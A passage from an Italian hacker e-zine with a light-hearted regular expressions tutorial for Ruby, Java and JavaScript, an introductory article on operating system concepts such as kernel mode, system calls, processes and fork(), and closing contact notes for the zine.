Qualcuno tra gli amati lettori di UnderAttHack sa che io amo tantissimo questo linguaggio nato in oriente, non ho fatto altro che consigliarlo in giro negli ultimi mesi... ma torniamo al nostro ostello, Ruby essendo "discendente" (non riconosciuto ufficialmente) del perl, dato poi dal gioco di parole, perla-rubino...blabla. Supporta anche lui nativamente le regexp con semplicissimi metodi, e visto che la filosofia ruby-ana è: "Everything is an object" non dobbiamo stupirci se becchiamo qualcosa del genere:

```
vikkio@asus1018p:~$ irb
irb(main):001:0> /\d\d\d\b/.class
=> Regexp
```

Il metodo class di ogni classe in ruby ritorna un stringa contenente il nome della classe di cui l'oggetto che abbiamo istanziato fa parte. Voi direte, io non ho instanziato nulla! Beh nemmeno io, ho solo (come potete osservare) scritto una regexp tra backslash e richiamato il metodo class. Questa è la fighezza di ruby :D... Ma non divergiamo dal nostro target. Come matchamo in ruby?
La sintassi è un po' articolata e particolare, come potrete immaginare, visto che operiamo sulle stringhe, il metodo match(%REGEXP%) sarà un metodo della classe String, ed effettivamente è così...purtroppo o per fortuna, questo metodo non torna indietro un oggetto Array, di cui noi tutti conosciamo la natura, ma ritorna un oggetto di tipo: MatchData, su cui possiamo operare ad hoc per ottenere un array semplice come per il python o per il php.

```
ARRAYMATCH=STRINGA.match(%REGEXPOBJECT%).to_a
```

così il nostro ARRAYMATCH conterrà tutto quello che la nostra regexp ha matchato dentro STRINGA, il nostro target.
Esempio inline:

```
irb(main):023:0> "123dd123 123hh".match(/\d\d\d\b/).to_a.each{|x| puts x}
123
```

Un po' confusionario per chi non ha mai visto ruby, ma semplice... stringa,metodomatch,trasformazione ad array,iteratore each stampa di ogni match ottenuto con match. Ovviamente stampa solo 123 perchè è solo uno il match con la nostra regexp, come spiegato per gli esempi precedenti. É importante osservare anche un po' della documentazione sulla classe MatchData, perchè ovviamente è molto più ottimizzato lavorare con un metodo di questa piuttosto che trasformare in array e viaggiarci alla vecchia maniera, per chi fosse interessato:

```
$ ri MatchData
```

ri è l'utility di ruby (installabile da apt-get o qualsiasi altro packetmanager, l'installazione tipo di ruby per me è così: sudo apt-get install ruby irb ri, ovvero interprete-shell-lettore documentazione) che serve a browsare offiline i docs di ruby installati in /usr/share... vi mostrerà i metodi sta a voi strumentarci per usarli.
Piccola postilla, piuttosto che usare il match e trasformare tutto in array, potreste usare il metodo scan, sempre della classe stringa:

```
ARRAYMATCH=STRINGA.scan(REGEXP)
```

questo metodo ritorna semplicemente un array, usatelo a vostra discrezione :D

Per quanto riguarda l'operazione di sub o replace, in ruby abbiamo il metodo sub che lavora per noi:

```
"amo lavare mutande".sub(/lavare/,"leccare")
```

tornerà quello che ormai abbiamo capito, osserviamo più attentamente il metodo sub con un esempio:

```
irb(main):025:0> “da da da”.sub(/da/,”di”)
=> “di da da”
irb(main):026:0> “da da da”.gsub(/da/,”di”)
=> “di di di”
```

Se usiamo sub, alla prima occorrenza dopo l sostituzione ritorna il risultato, per sostituire tutto in una stringa dobbiamo viceversa usare: gsub, ovvero global sub.

GIAVA

(anche questa una traduzione a caso :D)

Java, java era il linguaggio del futuro nel 1996, così come Kubric era avanguardista negli anni 70, adesso un film di Kubric a schifo così come Java per l’ottimizzazione per l’utilizzo delle Regular-Expression.
Java ha bisogno (come python) di usare delle libreria non incluse standard:

```
java.util.regex.Pattern
java.util.regex.Matcher
```

importiamole nella nostra classe con il main

```
import java.util.regex.Pattern;
import java.util.regex.Matcher;

class Prova {
     public static void main(String args[]){
             String stringa= new String(“123dd123 123h”);
             Pattern rgx=Pattern.compile(”\\d\\d\\d\\b”);
             Matcher match= rgx.matcher(stringa);
             while (match.find()){
                     System.out.println(match.group());
             }
     }
}
```

ottantacinque righe di codice per ottenere questo:

```
vikkio@asus1018p:~$ javac Prova.java
vikkio@asus1018p:~$ java Prova
123
```

Che figata java eh?...e la lentezza di compilazione? Vogliamo parlarne? Sono di parte ok, ma preferisco un inline ruby ad un robo lento come questo... :D Volete una spiegazione?
Pattern e Matcher sono due classi, una serve per compilare le regexp, l’altra funge da MatchData simile a quella vista in ruby come potete ben osservare dal funzionamento.

Sostituzione? Niente di più orripilante, esattamente uguale a quello di prima solo con un metodo aggiunto subito dopo il match effettuato con lo stesso metodo faccio subito la classe main prova esempio identico a quelli precedenti:

```
import java.util.regex.Pattern;
import java.util.regex.Matcher;

class Prova {
     public static void main(String args[]){
             String stringa= new String("amo lavare mutande");
             Pattern rgx=Pattern.compile("lavare");
             Matcher match=rgx.matcher(stringa);
             stringa=match.replaceAll("leccare");
             System.out.println(stringa);
     }
}
```

Il vero cuore del sub è questo:

```
Matcher match=rgx.matcher(stringa);
stringa=match.replaceAll("leccare");
```

il replaceAll, metodo appartenente all'oggetto di tipo matcher, sostituisce ai patterns trovati dalla rgx compilata precedentemente l'argomento a lui passato: in questo caso "leccare".
Non sono stato di parte in questo pezzo di articolo? Nooooo! :D Non si capisce da nessuna parte che Java non è assolutamente consigliato (da me) per effettuare queste piccole operazioni, ma conoscere, per cultura personale, un eventuale utilizzo di questi due oggetti per gestire al meglio le Regexp per eventuali programmi più complessi è importantissimo nel "nostro campo". Anche se Java fa schifo :D

GiavaScritto

(questa fa proprio schifo :D)

Javascript è una fenice.
Quando il web con pagine dinamiche era un sogno, i pionieri della dinamicità via browser usavano Javascript per piccole "applicazioni" client-side. Nell'era di facebook (questa è l'intestazione del sito di UnderAttHack nessun deja-vu insensato :D), è stato ripescato e rivitalizzato dalle sue ceneri grazie ad Ajax, la possibilità di aggiornare parti di pagina dinamicamente con contenuti pescati tramite richieste post&get, e i vari framework, di cui magari parlerò in qualche articolo dedicato. Veniamo a noi: RegExp in javascript
Match?
Dentro una pagina html (metodo più semplice per testare il javascript è tramite browser)

```
<html>
<body>
     <script type="text/javascript">
             var stringa="123bb123 ciao123n";
             var regx= new RegExp(/\d\d\d\b/);
             if (stringa.match(regx)){
                     alert("match! :)");
             }else{
                     alert("no match! :(")
             }
     </script>
</body>
</html>
```

Come potete osservare il match, che abbiamo effettuato in questo esempio, non ritorna alcuna stringa con l'occorrenza trovata nel testo, ma solamente: True || False in funzione se l'occorrenza è presente o meno nella stinga passatagli come argomento. Se vogliamo creare un qualcosa di simile agli altri match osservati basta usare un metodo dell'oggetto che instanziamo come RegExp: exec(%STRINGA%)

Stesso esempio di prima:

```
<html>
<body>
     <script type="text/javascript">
            var stringa="123bb123 ciao123n";
            var regx= new RegExp(/\d\d\d\b/);
            var risultato="";
            while(tmp=regx.exec(stringa)){
                   risultato+=tmp+"\n";
            }
            alert(risultato);
     </script>
</body>
</html>
```

Possiamo osservare diverse analogie, con Python e Perl, ma anche con php. Ma di sicuro per i vari framework saranno state implementate moltissime altre classi che utilizzano le regexp in maniera più interessante di questa standardizzata.
Come gestiamo il sub tramite regexp?
(ometto la sintassi html di una pagina classica)

```
…
var str="amo lavare mutande";
var rgx= new RegExp(/\blavare\b/);
str=str.replace(rgx,"leccare");
alert(str);
…
```

Semplice no?

Piccola conclusione di rito

Beh abbiamo osservato l'uso e l'hosting delle regular expression in parecchi linguaggi di programmazione, ma non in tutti, però suppongo che in tutti i linguaggi qualcuno ha dato vita a qualche metodo dove è possibile usarli, anche meh. un noto troll-user che frequenta molti forum italiani di programmazione aveva scritto qualcosa a riguardo, un wrapper dell'operatore =~ per C++, non l'ho mai usato ma è nella mia libreria personale di sorgenti interessanti ecco i link per scaricarla e saperne di più:
http://meh.doesntexist.org/#cpp
http://meh.doesntexist.org/data/download/Regex.tar.bz2

Vikkio88

SISTEMA OPERATIVO
Questo Sconosciuto


Un computer senza software è praticamente inutile. I software possono essere suddivisi in due gruppi:

- **System programs:** gestiscono le operazioni fondamentali del computer
- **Application programs:** sono quei programmi che vengono utilizzati dall'utente

Il System program fondamentale è il Sistema Operativo (da questo punto SO) che ha il compito di controllare le risorse del computer e di fornire una base sulla quale costruire software per l'utente.
Le applicazioni, o programmi, anche se pre-installati non fanno parte dell' SO ma appartengono alla categoria delle Application program, ovvero tutto ciò che interagisce con l'utente finale.

L'SO è fondamentalmente ciò che interfaccia l'utente con l'hardware sottostante e comunica con esso tramite un linguaggio a basso livello che prende il nome di linguaggio macchina che ha un numero di istruzioni comprese tra 50 e 300, la maggior parte di esse sono adibite per funzioni matematiche e per il confronto tra valori.
A questo livello le operazioni di Input/Output sono controllate caricando i valori in speciali registri chiamati **DEVICE REGISTER** invisibili al programmatore.
Infatti il programmatore non deve occuparsi di caricare i valori in questi registri perchè questo è compito dell'SO e viene svolto in maniera del tutto automatica.

Il sistema operativo è quella parte di software che funziona in **Kernel mode**, una modalità che ha il compito di protegge l'hardware da modifiche accidentali da parte dell'utente.
Tutti i programmi, invece, funzionano in **User mode** con privilegi inferiori anche se in casi particolari, e con l'aiuto del Sistema Operativo, questi programmi possono cambiare temporaneamente la loro modalità passando da User a Kernel.
L'User mode, avendo meno privilegi rispetto al Kernel mode, assicura che il programma gestito dall'utente non vada a modificare elementi essenziali per il corretto funzionamento del sistema.
Per passare da una modalità ad un'altra è necessario prima avvisare il processore che ha il compito di modificare il **bit d'uso**, ovvero quel bit che indica in che modalità il processore deve eseguire le operazioni.



Come si può vedere dalla figura l'User mode ha a disposizione un numero limitato di istruzioni.

Tutti i programmi possono comunicare con il Sistema Operativo per e operazioni di I/O.
Nessun programma però ha il permesso diretto di svolgere questo tipo di operazione, solo l'SO può farlo e quindi è necessario che le due componenti comunichino tra loro in qualche modo, tramite qualche interfaccia.
Questa interfaccia è definita da un insieme di istruzioni, fornite direttamente dal produttore, che sono conosciute con il nome di **System Call** (syscall).
Le chiamate disponibili nell'interfaccia variano in base al tipo di SO utilizzato e sono causa principale della non portabilità dei programmi (Windows usa syscall differenti da quelle di Linux).
Come già accennato esistono diversi tipi di SO in quanto differiscono dal tipo di architettura utilizzata.
Le architetture utilizzate sono 4:

Monolitico
Insieme di procedure che si richiamano, è un sistema efficiente dal punto di vista del tempo ma di difficile manutenzione, una modifica può ripercuotersi su tutto il sistema.

Stratificato
Relazione gerarchica tra i moduli che compongono il sistema, ogni modulo può accedere solo al modulo sottostante, è di facile manutenzione ma meno efficiente del modello monolitico.


Microkernel
Contiene solo i servizi indispensabili e delega il resto del lavoro ai processi utente.
La quantità di codice che funziona in Kernel mode è ridotta e per questo motivo risulta molto più sicuro rispetto alla struttura monolitica e di facile manutenzione.

Macchine virtuali
Più che una architettura è uno strato di software che ha il compito di simulare n-volte la macchina fisica sulla quale viene posizionato, virtualizza tutti i dispositivi e permette l'esecuzione di diversi sistemi operativi su un'unica macchina.
Vi sono anche delle varianti che sono programmi che girano su un sistema operativo e non direttamente sull'hardware per emulare la macchina (per esempio Virtualbox è una variante della macchina virtuale).

I Processi

Il concetto chiave di tutti i Sistemi Operativi sono i processi.
Un processo è fondamentalmente un'esecuzione di un programma.
Ad ogni processo è associato uno spazio di memoria chiamato ADDRES SPACE che contiene il programma eseguito, i dati del programma, il suo stack e tutte le informazioni necessarie al suo funzionamento.

In un sistema multiprogrammato la CPU passa da un programma ad un altro facendone andare uno alla volta per qualche millisecondo, in questo modo crea l'illusione del parallelismo (ovvero due processi che vengono eseguiti contemporaneamente) anche se in realtà viene eseguito un solo programma per volta.



Tutto questo prende il nome di PSEUDO-PARALLELISMO per diversificarsi dal parallelismo dei sistemi multiprocessore dove è possibile eseguire tanti processi quanti sono i processori.
Un processo è quindi un'entità attiva che viene creata, si evolve e infine termina.
Ad ogni processo è associato un solo programma mentre ad un programma possono essere associati più processi.
Quando viene avviato un SO vengono creati diversi tipi di processi che sono suddivisi in due categorie:

FOREGROUND: sono quei processi che interagiscono con l'utente.
BACKGROUND: sono quei processi che vengono anche chiamati Demoni e non interagiscono con l'utente ma rimangono sempre in ascolto finchè non vengono fermati.

I processi non durano per sempre, hanno un ciclo di vita e possono essere fermati in 4 modi diversi:

- **Normal:** quando un processo termina il suo lavoro correttamente
- **Error:** uscita causata da errori che si verificano in fase di esecuzione, probabilmente causata da bug
- **Fatal:** uscita dovuta al tentativo di processare qualcosa che non esiste
- **Killed:** uscita dovuta all'interruzione del lavoro causata da un altro processo

Evoluzione dei Processi

Ogni processo è un'entità indipendente.

Ogni processo potrebbe generare un output che potrebbe diventare l'input per un nuovo processo..un esempio potrebbe essere:


```
ls -l | grep pippo
```

Cosa fa questo pezzo di codice?

Semplicemente indica al terminale di elencare tutti i file contenuti nella cartella in cui ci troviamo e di passare al comando grep il risultato. Una volta che il comando grep ha la lista dei file li leggerà e ci mostrerà a video solo il file che ha come nome pippo. Questo è un ottimo esempio di come un output può essere usato come input per un nuovo processo.

Quando un processo si blocca è perchè non è in grado di proseguire per due motivi:

- E' in attesa di un input non disponibile
- E' stato formato dal S.O. che ha deciso di mettere la CPU a disposizione di un altro processo



Come si vede dalla figura sono disponibili 4 transizioni per questi 3 stati:

- Avviene quando un processo non è in grado di proseguire per qualche motivo.
- Avviene quando un processo ha utilizzato abbastanza CPU ed è tempo che si mette momentaneamente da parte per lasciare spazio ad un nuovo processo.
- Avviene quando la CPU torna a disposizione per il processo che era stato sospeso precedentemente.
- Avviene quando è disponibile la risorsa che stava aspettando.

Ogni volta che un processo viene sospeso il S.O. deve salvare in memoria tutte le informazioni relative a quel processo in modo da farlo ripartire nell'esatto punto in cui è stato sospeso e di questo se ne occupa il CONTEXT SWITCH che ha il compito di salvare:

- Program counter (PC): contiene il puntatore alla prossima operazione da eseguire
- Stack Pointer (SC): contiene il puntatore allo stack del processo.
- File Register: contiene i risultati delle operazioni eseguite fino alla sospensione del processo.

Tutte queste operazioni di salvataggio vengono eseguite automaticamente dal S.O. che è l'unico che può eseguire il Context Switch dopo aver ricevuto il segnale di interrupt del processo.

Generare Processi

Ad ogni processo è associato un PID (Process ID) che lo identifica, il processo con PID=0 viene generato automaticamente dal Sistema operativo quando viene inizializzato.
Ogni processo è generato sempre da un processo padre tramite la syscall fork() che restituisce:

- -1 in caso di errore
- 0 al processo figli generato
- un numero pseudo-casuale al processo padre

Esempio

```
#include <stdio.h>
#include <unistd.h>
int main (void){
	pid_t x;
	x = fork();
	if (x!=-1){
		if(x==0)
			printf("PID figlio: %d", x);
		else
			printf("PID padre: %d", x);
	}
	else
		printf("errore nel generare il processo");
	return 0;
}
```

Quando un processo termina viene avvisato il processo padre tramite un segnale, del processo terminato vengono cancellati i file temporanei e viene deallocata la memoria.

Nei sistemi Unix si crea così una vera e propria gerarchia di processi in quanto ogni figlio è collegato direttamente al padre che lo ha generato e ne segue l'evoluzione.
In Windows invece ogni processo è indipendente.
Come abbiamo visto il Sistema Operativo può sembrare scontato all'utente che lo utilizza tutti i giorni senza però sapere cosa realmente è e come funziona.
Il sistema operativo è un'autostrada di informazioni che controlla costantemente e nei minimi dettagli le operazioni che vengono svolte dall'utente in modo da proteggerlo da danni accidentali che potrebbero compromettere l'intero sistema.

Ultimo Profeta

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo **underatthack@gmail.com** Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 11) è prevista alla data di:

Venerdì 26 Novembre 2010

Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto:
http://underatthack.org